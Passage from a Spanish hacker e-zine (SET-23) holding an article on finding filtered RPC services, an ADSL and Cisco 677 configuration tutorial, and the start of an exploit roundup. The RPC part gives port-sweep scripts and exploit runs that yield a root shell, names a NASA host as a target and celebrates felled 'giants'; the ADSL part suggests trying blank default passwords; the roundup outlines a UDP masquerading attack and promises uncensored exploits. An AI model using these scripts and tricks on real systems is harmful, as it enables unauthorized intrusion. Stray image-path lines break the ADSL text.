Bueno se~ores, somos hackers o no??? a estas alturas supongo que sabreis reconocer cuando una maquina tiene un firewall delante o emplea algun tipo de filtrado.

Cualquier hacker que se precie debe controlar este tipo de cosas, sino lo llevais crudo.

En el caso de los RPC siempre cabe el clasico truco de hacer un telnet:

```
-------------------------------------------------
$ telnet 1.1.1.1 111
Trying 1.1.1.1...
Connected to 1.1.1.1.
Escape character is '^]'.

$ rpcinfo -p 1.1.1.1
=> No obtenemos respuesta
-------------------------------------------------

-------------------------------------------------
$ telnet 1.1.1.1 111
Trying 1.1.1.1...
=> No obtenemos respuesta
-------------------------------------------------

-------------------------------------------------
$ telnet 1.1.1.1 111
Trying 1.1.1.1...
Connected to 1.1.1.1.
Escape character is '^]'.
Connection closed by foreign host.
-------------------------------------------------
```

En cualquiera de los tres casos estamos ante algun tipo de filtrado que nos impide acceder al puerto 111 libremente.

Y por supuesto como ultima opcion siempre tenemos el traceroute, que ademas nos servira para saber que tipos de paquetes filtra.

Buscando servicios en concreto
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Bueno, una vez hemos asentado nuestos conocimientos sobre RPCs pasemos a la accion.

Para ello creamos un script que se encargue de hacer un barrido de los puertos no firewalleados, en busca de un servicio RPC en concreto que nos

pueda ser de utilidad. Como ejemplo un escaner del servicio ttdbserver:

```
<++> rpc/ttb.sh
#!/bin/sh
# Uso: ttb host port
L=$2
while [ $L -lt 100000 ]
do
echo $L
rpcinfo -n $L -t $1 100083
L=‘expr $L + 1‘
done
<-->
```

Veamos a este peque~o script en accion:

```
-------------------------------------------------
$ ttb 1.1.1.1 32770
32770
rpcinfo: RPC: Remote system error - Connection refused
program 100083 is not available
32771
rpcinfo: RPC: Timed out
program 100083 version 0 is not available
32772
program 100083 version 1 ready and waiting
32773
rpcinfo: RPC: Remote system error - Connection refused
program 100083 is not available
32774
rpcinfo: RPC: Remote system error - Connection refused
program 100083 is not available
32775
rpcinfo: RPC: Remote system error - Connection refused
program 100083 is not available
-------------------------------------------------
```

Justo ahi lo tenemos, en el puerto 32772.

```
-------------------------------------------------
$ rpcinfo -n 32772 -t dns1.nasa.gov 100083
program 100083 version 1 ready and waiting
-------------------------------------------------
```

Ahora solo queda usar nuestro exploit favorito contra ese puerto:

```
-------------------------------------------------
$ tt1
Usage: tt1 [-ku] [-p port] [-f outfile] host cmd

$ tt1 -k -p 32772 1.1.1.1 lalala
$ tt1 -p 32772 1.1.1.1
$ telnet 1.1.1.1 1524
Trying 1.1.1.1...
Connected to 1.1.1.1.
Escape character is ’^]’.

#
-------------------------------------------------
```

En este caso nos encontramos ante un servicio que se encuentra en un puerto tcp. En vez de usar nuestro script tambien podemos usar nuestro escaneador de puertos favorito y una vez sepamos los puertos abiertos ir usando el comando rpcinfo a mano.

Tambien podeis el programa rpcscan de halflife, que hace el mismo trabajo, aunque de forma menos visual :).

Pero la mejor opcion es sin duda el nmap de Fyodor en sus ultimas versiones publicadas. (Yo tengo instalada la 2.3BETA10)

```
-------------------------------------------------
```

```
$ nmap -V

nmap V. 2.3BETA10 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
---------------------------------------------------

Este programa ahora incluye una potente, rapida y finalmente depurada opcion
de escaneo de puertos en busca de servicios RPC. No solo es muy potente sino
que ademas nos dice que servicio esta activo en cada puerto sin necesidad
de recurrir al rpcinfo.

Su forma de uso es muy simple y debiais estar habituados al uso de este
escaneador de puertos. (el mejor!)

---------------------------------------------------
$ nmap -sT -sR 1.1.1.1

Starting nmap V. 2.3BETA10 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on 1.1.1.1  (1.1.1.1):
Port    State       Protocol  Service (RPC)
111     open        tcp       sunrpc (portmapper V2)
846     open        tcp       (status V1)
879     open        tcp       (mountd V1-3)
884     open        tcp       (mountd V1-3)
889     open        tcp       (mountd V1-3)
1024    open        tcp       unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 7 seconds
---------------------------------------------------

Aunque como veis no ha sabido reconocer el nlockmgr en el puerto 1024, pero el
resto del trabajo es brillante.

En el caso de que el firewall hago un filtrado completo de todos los puertos,
siempre nos puede quedar la oportunidad de que no filtre udp. En este caso
procedemos igual, pero en este caso usamos la opcion -u (udp) del rpcinfo.

Veamos un ejemplo de este caso, un escaneador del servicio cmsd, que suele
usar puertos udp:

<++> rpc/csmb.sh
#!/bin/sh
# Uso: cmsb host port
L=$2
while [ $L -lt 100000 ]
do
echo $L
rpcinfo -n $L -u $1 100068
L=‘expr $L + 1‘
done
<-->

Y en accion:

---------------------------------------------------
$ cmsb 1.1.1.1 30000
=> Los puertos usados por el cmsd varian bastante mas que los usados por el
ttdbserver, y necesitamos hacer un barrido mas amplio.
30000
rpcinfo: RPC: Program unavailable
program 100068 version 0 is not available
[...]
32777
rpcinfo: RPC: Program unavailable
program 100068 version 0 is not available
32778
rpcinfo: RPC: Program unavailable
program 100068 version 0 is not available
32779
program 100068 version 2 ready and waiting
program 100068 version 3 ready and waiting
program 100068 version 4 ready and waiting
program 100068 version 5 ready and waiting
```

```
32780
rpcinfo: RPC: Unable to receive; errno = Connection refused
program 100068 version 0 is not available
32781
-------------------------------------------------

Bingo! puerto 32779! otro gigante caido...

Si estamos desorientados y no sabemos que RPC reside en un puerto determinado,
y no queremos hacer un script para cada servicio, siempre podemos averiguarlo
por fuerza bruta.

Aqui teneis un peque~o script para hacerlo:

<++> rpc/rpb.sh
#!/bin/sh
# Uso: rpb host port
L=100000
while [ $L -lt 100500 ]
do
echo $L
rpcinfo -n $2 -u $1 $L
L=‘expr $L + 1‘
done
<-->

Como veis usa udp, por si acaso, y va probando el codigo de servicio desde
el 100000 hasta el 100500. Veamoslo en accion:

-------------------------------------------------
$ rpb 1.1.1.1 890
100000
rpcinfo: RPC: Program unavailable
program 100000 version 0 is not available
100001
rpcinfo: RPC: Program unavailable
program 100001 version 0 is not available
100002
rpcinfo: RPC: Program unavailable
program 100002 version 0 is not available
100003
rpcinfo: RPC: Program unavailable
program 100003 version 0 is not available
100004
rpcinfo: RPC: Program unavailable
program 100004 version 0 is not available
100005
program 100005 version 1 ready and waiting
program 100005 version 2 ready and waiting
program 100005 version 3 ready and waiting
100006
rpcinfo: RPC: Program unavailable
program 100006 version 0 is not available
-------------------------------------------------

Perfecto, asi que en el puerto 890 tenemos el servicio 100005, miramos en el
/etc/rpc y resulta ser el mountd. Ahora si es un linux, solo queda usar
nuestro exploit favorito para el mountd.

-------------------------------------------------
$ humpdee
Usage: humpdee <hostname> <port> [spoofed src ip]

$ humpdee 1.1.1.1 890
-------------------------------------------------

Filtros a mi! ya! ;)


Despedida y cierre
~~~~~~~~~~~~~~~~~~
```

Parece curioso, sitios que antes parecian torreones invulnerables, imposibles de penetrar, caen ahora como castillos de naipes, simplemente con unos sencillos conocimientos y un par de scripts. Y es que el mundo de los RPC esta muy poco explorado, pero es ampliamente prometedor para los hackers.

Como decia mi abuela, no hay nada seguro en esta vida...

Saludos

BT-BoY <el_maestr0@bigfoot.com>

EOF

```
-[ 0x09 ]----------------------------------------------------------------
-[ ADSL ]----------------------------------------------------------------
-[ by Ca0s ]-------------------------------------------------------SET-23-


       /|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\/|\
       \|/                                                     \|/
       /|\                                                     /|\
       \|/                                                     \|/
       /|\              Nuevas Tecnologias: ADSL               /|\
       \|/              ^^^^^^^^^^^^^^^^^^^^^^^^               \|/
       /|\                                                     /|\
       \|/                      by CA0S                        \|/
       /|\                                                     /|\
       \|/                caos@ezkracho.com.ar                 \|/
       /|\                                                     /|\
       \|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/\|/
           T E M A R I O
    0.     Introduccion.
    1.     Que significa ADSL ?
    2.     Arquitectura de la red ADSL.
    3.     Distribucion del ancho de banda.
    4.     Condiciones que afectan la transmision.
    5.     Especificaciones del ATU-R (Cisco 677).
    6.     Configurando el CBOS (SO del Cisco 677).
    7.     Contacto.
                         - Have a lot of fun ! -
    0.     Introduccion.
 El DSL al contrario de otras nuevas tecnologias que utilizan transmision
 via fibra optica o via atmosfera para conectarse a Internet, nace para
 aprovechar el tendido telefonico existente del cable de par de cobre.
 Hay varios tipos de transmision de datos via DSL los cuales difieren
 segun la velocidad y el metodo de transmision como son:
  VDSL (Very-High-Bit-Rate DSL)    velocidades de 12Mb/53Mb
  ADSL (Este se detalla mas abajo) velocidades de 1.5Mb/8Mb
  HDSL (High-Bit-Rate DSL)         velocidades de 2Mb/2Mb
  SDSL (Symmetric DSL)             velocidades de 768Kbps/768Kbps
  IDSL (ISDN DSL)                  velocidades de 144Kbps/144Kbps
 En este texto nos concentraremos en ADSL ya que es el mas popular dentro
 de la familia xDSL. Toda la informacion que expondre sera basada en la
 implementacion que esta haciendo en Argentina una de las dos prestadoras
 de telefonia basica, por lo que algunas cosas especificas pueden variar
 segun el pais donde nos encontremos pero el funcionamiento en general es
 el mismo. Tambien quiero aclarar que cuando me refiero al xDSL como nueva
 tecnologia es porque en Argentina recien aparece, al contrario de muchos
 paises, pero igualmente sigue siendo una tecnologia relativamente nueva.
 Inclui toda la informacion tecnica que encontre pero tratando de ser lo
 mas claro posible, asi que disfrutenlo!


    1.     Que significa ADSL ?
 ADSL (Asymetric Digital Subscriber Line = Linea de abonado Asimetrica
 Digital) es una nueva tecnologia de acceso a Internet que permite una
 transmision de datos en forma digital a alta velocidad sobre el par de
 cobre de la linea telefonica. Esta tecnologia utiliza espectros de
 frecuencia distintos a los que utiliza la voz, por lo que por una misma
 linea telefonica podriamos hablar y estar conectados a Internet al
 mismo tiempo. Ahora veamos el porque de sus siglas en ingles:
 A (Asymetric = Asimetrico)
  Es asimetrico porque la velocidad de transmision de la red a la casa
  del usuario es distinta a la velocidad de transmision de la casa del
  usuario a la red; con esta clase de DSL vamos a tener una mayor velocidad
```


de bajada que de subida.

D (Digital = Digital)
Es digital porque las se~ales electricas transmitidas entre el terminal del usuario y el terminal ubicado en la central son digitales, al contrario de las se~ales analogicas que se transmite en un enlace telefonico tipico.

SL (Subscriber Line = Linea de abonado)
Esta tecnologia aprovecha el tendido telefonico que posee cable de par de cobre, y esta pensada para usar una linea telefonica de un usuario comun.

2. Arquitectura de la red ADSL

En esta grotesca ilustracion vamos a ver la arquitectura tipica de una red ADSL:



Como ven la arquitectura de la red ADSL basicamente es muy simple, ahora veamos cada una de sus partes:

ATU-R: este es el modem digital que se instala en el domicilio del usuario y que esta conectado a la linea telefonica y a la computadora, los datos son modulados mediante el uso de modulacion DMT segun ITU-T 992 I, sobre una banda de frecuencia superior a la del servicio telefonico comun (POTS = Plain Old Telephone System), osea arriba de los 4 khz aproximadamente.

Splitter: es el elemento que divide la informacion de voz (POTS) y la de datos; y que tambien evita las interferencias provocadas sobre la transmision de datos cuando se cuelga(on hook) o se levanta(off hook) el

tubo del telefono del lado del usuario.
El Splitter es basicamente un filtro que va a dividir "los bajos" en una banda de 0 a 4 khz y "los altos" en una banda mayor a 4 khz aproximadamente. Al filtrar "los bajos" separamos la voz y eliminamos las interferencias provocadas sobre la transmision de datos del usuario; de la misma forma al filtrar "los altos" separamos los datos y permitimos que la transmision de datos no afecte a la de voz.


ATU-C: es el modem digital que esta ubicado del lado de la central; este debe usar el mismo tipo de modulacion que el ATU-R. Generalmente es una tarjeta que se insertara en el equipo que concentra y multiplexa el trafico de datos o DSLAM (Digital Subscriber Line Access Multiplexer). Como cualquier modem analogico lo tendremos en sus 2 tipicas modalidades: interno y externo.

Multiplexor ADSL (DSLAM): este es el componente que concentra y multiplexa el trafico de los canales de datos que lo atraviesan.
Antes del DSLAM estara el cableado proveniente del Splitter de la Central que separo la informacion de voz y datos provenientes del usuario, y del otro lado del DSLAM se encontrara la red de datos (Red ATM) que proveera el camino para llegar a los diferentes proveedores de Internet (ISP).

Osea que basicamente todo el camino seria asi; de la casa del usuario tenemos por un lado nuestro aparato de telefono comun(POTS) y por otro lado la computadora con el modem(ATU-R), estos dos en el camino hacia la central primero pasan por el splitter instalado en la casa del usuario que va a dividir lo que es voz por un camino y lo que es datos por otro; luego de pasar por el tendido telefonico llega al splitter ubicado en la central que va a separar lo que es voz hacia la central telefonica comun para poder hablar con cualquier persona y lo que es datos hacia el DSLAM que es donde estan ubicados los modems de la central(ATU-C), a partir de aqui va hacia la Red ATM y mediante un router llegara a los distintos ISPs(Internet Service Provider) para validar user y pass en un RADIUS y finalmente acceder a Internet.

3. Distribucion del ancho de banda.

Ahora vamos a ver la distribucion del ancho de banda usado para ADSL en la linea telefonica:



Analizando las frecuencias vemos dos bandas bien definidas. La primera de baja frecuencia, que corresponde al espectro clasico de un POTS o del canal telefonico basico, que aproximadamente se ubica entre los 0 a 4 Khz.

Y la segunda formada por 256 portadoras que corresponden a las modulaciones para transmitir las se~ales ADSL.
El tipo de modulacion que se utiliza en ADSL y el cual se ha implementado en Argetina es DMT (Discrete Multi-Tone), aunque en realidad es DMT2.
Como vemos en el grafico, el ancho de banda utilizado por el canal telefonico(POTS) que generalmente es de 3100 Hz, osea una banda de frecuencias que va desde los 300 Hz hasta los 4000 Hz aproximadamente, es mas que aceptable para una transmision de voz con buena fidelidad.
Para un mejor aprovechamiento del espectro de frecuencias se desarrollo un sistema llamado FDM (Multiplexacion por Division de Frecuencia) en el que se multiplexaban varios canales en un mismo medio fisico asignandoles a cada uno de ellos una porcion del espectro de frecuencias.
Eso se lograba centrando cada canal sobre una portadora determinada, donde cada portadora tenia un valor diferente. Asi lograba ubicarse un canal a continuacion de otro en ese espectro.
Si bien DMT no es FDM, ya que DMT es mucho mas complejo, el sistema lo que hace es utilizar 256 portadoras una a continuacion de la otra. El efecto que conseguimos es que hay un desplazamiento de cada canal, uno a continuacion del otro y cada uno centrado sobre una portadora distinta.
Por lo tanto al efectuar la cuenta: 256 portadoras x 4,3126 Khz por cada canal, da un resultado de 1,104 Mhz que es la frecuencia maxima utilizada en ADSL.

4. Condiciones que afectan la transmision.

Ya que la transmision de ADSL se realiza sobre el par de cobre de una linea telefonica comun, hay muchos factores externos que pueden afectar la transmision. Veamos algunos:

Atenuacion: a medida que mayor sea la longitud de los cables, las se~ales que transmite el modem ADSL se ven atenuadas debido a la resistencia ofrecida por el par de cobre. Aproximadamente dentro de un area de 5 Km se calcula que la transmision va a ser optima, aunque yo lo probe con un cableado de 8 Km y la transmision no fue afectada en absoluto.

Diafonia: la cercania entre los pares de cobres provoca un acoplamiento electromagnetico entre los mismos, pudiendo producirse una deformacion en las se~ales que transporta el par de cobre.

Desadaptacion de Impedancias: cuando el par de cobre utilizado posee tramos de distintos calibres, se producira reflexiones de las se~ales transmitidas debido a las diferencias de impedancias caracteristica de cada tramo.
Este mismo fenomeno se presenta cuando en el camino de las se~ales existen demasiadas derivaciones o bridge stap.

Ruidos o Interferencias: otro factor que puede afectar las velocidades de transmision son las interferencias de radios AM, cuyas portadoras se encuentran en la misma banda de frecuencia que las que utiliza ADSL, osea alrededor de 1 Mhz.
Los ruidos impulsivos, osea los que tienen una potencia alta pero en breve intervalos de tiempo tambien pueden afectar la velocidad de transmision.
Un factor de menos comun pero que puede llegar a influir sobre el par de cobre son las variaciones en la temperatura ambiente.

Componentes de Telefonia: la linea telefonica de par de cobre utilizado para transmitir los datos por ninguna causa debe poseer ningun elemento externo como los que se describen a continuacion:

Bobinas de Carga (esto jamas).
Multiplicadores de Pares.
Pares Multiplicados.
Elementos de proteccion electrica que limiten el ancho de banda.
Discontinuidad de masa de empalmes del multipar.
Filtros para la interferencia de radio AM.

5. Especificaciones del ATU-R (Cisco 677).

El ATU-R que como ya lo explicamos es el modem digital que se va a instalar en la casa del usuario, y va a variar segun la empresa que lo implemente. En nuestro caso todo el hardware que compone la red ADSL va a ser provista por Cisco, y el ATU-R que vamos a usar va a ser el Cisco 677; pero aparte de Cisco tambien se puede usar tecnologia de Alcatel o cualquier otra empresa.
Estas son algunas de las especificaciones tecnicas que va a tener nuestro ATU-R (Cisco 677):

.Modulacion de frecuencia DMT2 para ADSL, basado en capa fisica.

.Interface de velocidad adaptable DSL, con velocidades de recepcion de datos de hasta 8Mbps y velocidades de transmision de datos de hasta 1Mbps.
.Interfaces Ethernet 10BaseT o 100BaseTX, compatibles con IEEE802.3 y 802.3u de Fast Ethernet.

.Delineacion de celula ATM segun ITU-T 1.432.

.Soporta PVC’S (Circuitos Virtuales Permanentes) segun el foro de ATM.

.LED’s de status que registran la actividad Ethernet y ADSL.

.Totalmente compatible con el multiplexor de ATM Cisco ADSLAM.
Estas son algunas de las caracteristicas del hardware del Cisco 677:

.Especificaciones fisicas:
Dimensiones: 12.7 cm x 15.7 cm x 4.5 cm
Peso: 1.5 lb

.Especificaciones de las interfaces:
.Interface LAN: Conector: Rj45
Cable: 10Base-T/100Base-TX Ethernet, half duplex, compatible con IEEE 802.3 y 802.3u
.Interface de gestion: Conector Rj45
Baud Rate: 9600 a 38400 Kbps
Bits de Datos: 8
Paridad: ninguna
Bits de Stop: 1
Control de flujo: ninguno
.Interface ADSL: Codificacion: DMT
Conector: Rj11
.Requerimientos de alimentacion: 5V cc, 1.2 Amp.
Nota: se enchufa mediante un transformador a 220 V.

6. Configurando el CBOS (SO del Cisco 677).

El Cisco 677 cumple la funcion de un modem pero en realidad es un peque~o

router, por lo que trae dentro un sistema operativo llamado CBOS. Los que ya tengan experiencia con routers o en la configuracion de estos lo siguiente les resultara muy basico, pero lo que veremos es simplemente la configuracion basica para dejar nuestro Cisco 677 funcionando con ADSL.

Lo primero sera conectar el Cisco 677 a la computadora con un cable en el puerto Com2, Com1 u otro alternativo.
La configuracion del puerto debe ser:
 Bits por segundo: 38400
 Bits de datos: 8
 Paridad: ninguna
 Bits de stop: 1
 Control de flujo: ninguno

Una vez que estemos conectados nos aparecera lo siguiente:

```
       Hello!
       CBOS v2.0.1
```

Quiero aclarar que la sintaxis de lo comandos que mostrare para este ejemplo son para la version 2.0.1 del CBOS, ya que algunos Cisco 677 ya vienen con una nueva version de este sistema operativo.
Luego del mensaje que nos aparecio primero presionando la tecla ENTER nos aparecera el login:

```
       User Access Verification
       Password:
```

Generalmente aqui no viene ningun password configurado por lo que presionando ENTER deberiamos poder loguearnos.
El CBOS permite dos modos de operacion:
 .exec
 .enable
El primero es un modo global que permite funciones de solo lectura y el segundo es un modo privilegiado que nos permitira lectura y escritura en la memoria NVRAM (Non-Volatile Random Access Memory); cuando accedamos al CBOS por defecto ingresaremos en modo exec.
Identificamos que estamos logueados en el CBOS en modo exec por el prompt que tiene una ">", ahora pasemos al modo enable:

```
       cbos> enable
       Password: ****
```

Luego de escribir la contrase~a ya estariamos logueados en modo privilegiado. Les comento que al pedirles la contrase~a no estaria de mas probar presionar ENTER ya que muchas veces no esta configurado correctamente, y en algunos casos como paso con los Cisco 675 venian de fabrica sin contrase~a. Identificamos que estamos en modo enable por el prompt que tiene un "#":

```
       cbos#
```

Una vez que estamos en modo enable tenemos que configurar el Cisco 677 para que opere en modo bridging.
Brevemente quiero decir que cuando el Cisco 677 opera en modo bridging actua como un cable que conecta una PC local directamente con la red del proveedor del servicio. Los datos en formato Bridge se encapsulan usando el RFC1483 o el protocolo PPP(BPC) para permitir el transporte de esos datos. Como los bridges operan en la subcapa de MAC de acceso al medio, las aplicaciones que requieren comunicacion IP, como ser, Telnet, TFTP, RADIUS, Syslog o Ping, no van a estar disponibles a menos que configuremos un gerenciamiento VC(Virtual Circuit Management).
Una vez que habilitamos el management RFC1483 ya vamos a poder gestionar al router(Cisco 677) mediante Telnet, y tambien tendremos disponibles el comando Ping y TFTP.

El procedimiento para configurar el 677 en modo bridging seria el siguiente (siempre en modo enable):

```
cbos# set bridging rfc1483 enabled
cbos# set bridging management enabled
cbos# set int eth0 ip "direccion_IP" "mascara"
cbos# set interface wan0-0 close
cbos# set interface wan0-0 vpi 0
cbos# set interface wan0-0 vci 33
cbos# set interface wan0-0 open
cbos# set tftp enabled
cbos# set rfc1483 enabled
cbos# set syslog enabled
cbos# set prompt "cualquier_palabra"
cbos# set syslog "IP_server_que_recibe_las_alarmas"
cbos# write
cbos# reboot
```

Aqui vemos tambien que al configurar el port ethernet debemos asignarle una direccion IP y una mascara al puerto, esta informacion obviamente es dada por nuestro proveedor. El Cisco 677 posee dos tipos de ports WAN: fisico (wan0) y logico (wan0-x); el port WAN fisico conecta al 677 a la red WAN y los ports WAN logicos permiten crear conexiones virtuales de WAN para multilpes destinos. Para configurar ports logicos WAN le debemos proveer de conecciones virtuales ATM.
Bueno, una vez hecho este procedimiento ya tendriamos nuestro Cisco 677 configurado correctamente. Si queremos cambiar las contrase~as lo hacemos de esta forma:

```
cbos# set password enable "nueva_contrase~a"
cbos# set password exec "nueva_contrase~a"
```

y para guardar los cambios y salir del CBOS:

```
cbos# write
cbos# quit
```

Por ultimo quiero decir que por default el 677 viene configurado con velocidades de 8.302 Mbps de recepcion y 0.832 Mbps de transmision, y la velocidad maxima de transmision solo la podremos configurar desde el equipo ADSL en la central. Igualmente el 677 automaticamente se entrena a la velocidad de linea ideal, nos daremos cuenta cuando este pasando ya que las luces verdes del equipo estaran titilando.

7. Contacto.

Para realizarme cualquier tipo de comentario, duda o crititca me pueden escribir a:

caos@ezkracho.com.ar

Les recomiendo que visiten mi HomePage en la cual no encontraran nada util pero puede ser muy divertida ;)

www.ezkracho.com.ar/caos

Espero que hayan disfrutado de la informacion contenida en este texto y les haya servido como un punto de partida para indagar mas sobre ello. Les envio un gran abrazo a todos los amigos "del otro lado del charco.." :)

y hasta la proxima!!

```
.g#S$$S$$S#n. .g#S$$S$$S#n. .g#S$$S$$S#n. .g#S$$S$$S#n.
$$$$$$ $$$$$$ $$$$$$ $$$$$$ $$$$$$ $$$$$$ $$$$$$  s$$$S
$$$$$$ $$$$$$ $$$$$$ $$$$$$ $$$$$$ $$$$$$  $$$$$$
$$$$$$        $$$$$$$$$$$$$ $$$$$$ $$$$$$     $$$$$
```

```
            $$$$$$ $$$$$$ $$$$$$ $$$$$$ $$$$$$ $$$$$$       $$$$$$
            $$$$$$ $$$$$$ $$$$$$ $$$$$$ $$$$$$ $$$$$$ S$$$s  $$$$$$
            'S$$$$s$$$$S' 'S$$$s s$$$S' 'S$$$$s$$$$S' 'S$$$$s$$$$S'
```

EOF

```
-[ 0x0A ]--------------------------------------------------------------------
-[ The Bugs TOP 10 ]---------------------------------------------------------
-[ by Kriptik / Mortiis ]-----------------------------------------SET-23-
```

The BUGS TOP 10

Otro numero mas y otra entrega de bugs y exploits surgidos durante este tiempo. Como en anteriores numeros, no estan todos los que son, pero si son todos los que estan... con esto quiero decir que lo que teneis a continuacion solo es una pequeñisima muestra de la gran cantidad de fallos de seguridad que han aparecido en estos meses entre SET22 y SET23.

Estamos en epoca de examenes, y los agobios y las prisas apremian, por lo que quiza con mas facilidad que en otros numeros me habre dejado importantes bugs en el tintero. Tan solo he intentado que no se me escaparan algunos bastante relevantes como los que afectan al sistema BeOs o a maquinas SGI.

Tambien ha cambiado algo respecto a anteriores numeros. Todos los exploits que aparezcan NO van a estar capados. Tras bastante tiempo reflexionandolo he creido oportuno eliminar esa medida que se estaba tomando. Razones... simplemente que NO estoy para hace de NI~ERA de ningun ni~o consentido que no sabe siquiera lo que significa ese "printf()". Si alguien quiere usar exploits, los usara, las fuentes son demasiado conocidas, y si alguien los utiliza sin control y mal... sera su problema, no el mio. La informacion esta aqui... el sentido comun ahi fuera en ti, que lees esto.

Sin mas ahi van:

-(0x01)-

```
Tema     : Linux UDP Masquerading
Para     : Linux en general
Patch    : Actualizaciones del Kernel
```

Debido a problemas de chequeo en el codigo del kernel para masquerading, cualquier atacante podria reescribir las entradas del Gateway UDP masquerading.

¿Que significa esto? El masquerading, propio de sistemas Linux, permite que todos los ordenadores de una red salgan con una misma IP, la del Gateway, de forma que con esta IP, podamos dar servicio a toda la red. ¿Como realiza esto? Pues para el trafico de salida de la red, sobreescribe la direccion del ordenador interno por la direccion del gateway; y el puerto, por un puerto que el masquerading reserva para estas conexiones, que se encuentra en el rango 61000 a 65096.

Pero este fallo solo afecta al trafico de paquetes UDP, que afecta a servicios como el TFTP, DNS, Netbios...

Vamos a ilustrar con un ejemplo. En el intervienen el Host A, que pertenece a nuestra red y un servidor DNS externo que es el Host D. La tabla se actualizara con una entrada tal que:

```
Host A:1066 (64200) -> Host D:53
```

Lo que significa que el gateway va a utilizar su puerto 64200 para la conexion, y sobreescribira la direccion origen (del HOST A) por la suya en todos los paquetes de salida.

Otra cosa a tener en cuenta es que como UDP no esta orientado a conexion, no hay forma de ver que la transmision se ha terminado, por lo que se deja un timeout de 5 minutos. Podemos aprovechar estos 5 minutos para explotar la vulnerabilidad que consiste en que solo se chequea el puerto de destino para ver si esta en la tabla de masquerading.

Vamos que si dieramos con que es 64200 del ejemplo anterior, pues mandariamos un paquete al gateway a este puerto y se actualizaria la parte derecha de la tabla con nuestro host y puerto:

```
Host A:1066 (64200) -> Host NUESTRO:XXXX
```

¿Y como podemos saber el puerto del gateway? Pues la forma es mandando paquetes a los diferentes puertos del gateway y observando el campo IP ID de las respuestas. Este campo se incrementa con cada paquete transmitido (en este caso por ellos, claro). Eso significa que si vas mandando un paquete a los diferentes puertos dentro del rango y ves que en uno de ellos hay una gran diferencia en este campo, habra una conexion.

-(0x02)-

```
Tema     : Creacion de cuentas en SGI
Para     : eso mismo
Patch    : en principio actualizar, pero puedes instalar una version
           anterior.
```

Este es un viejo conocido de los sistemas IRIX, que parecia parcheado en las ultimas versiones, ya que en anteriores haciendo uso de un exploit similar al que incluimos podiamos llegar a ganar privilegios de root remotamente. Ahora *solo* nos creamos una cuenta, pero ya se sabe q una cosa lleva a la otra...

Los detalles.. en el codigo que se incluye. Se trata de un problema con el objectserver de Sillicon Graphics.

Exploit:

```
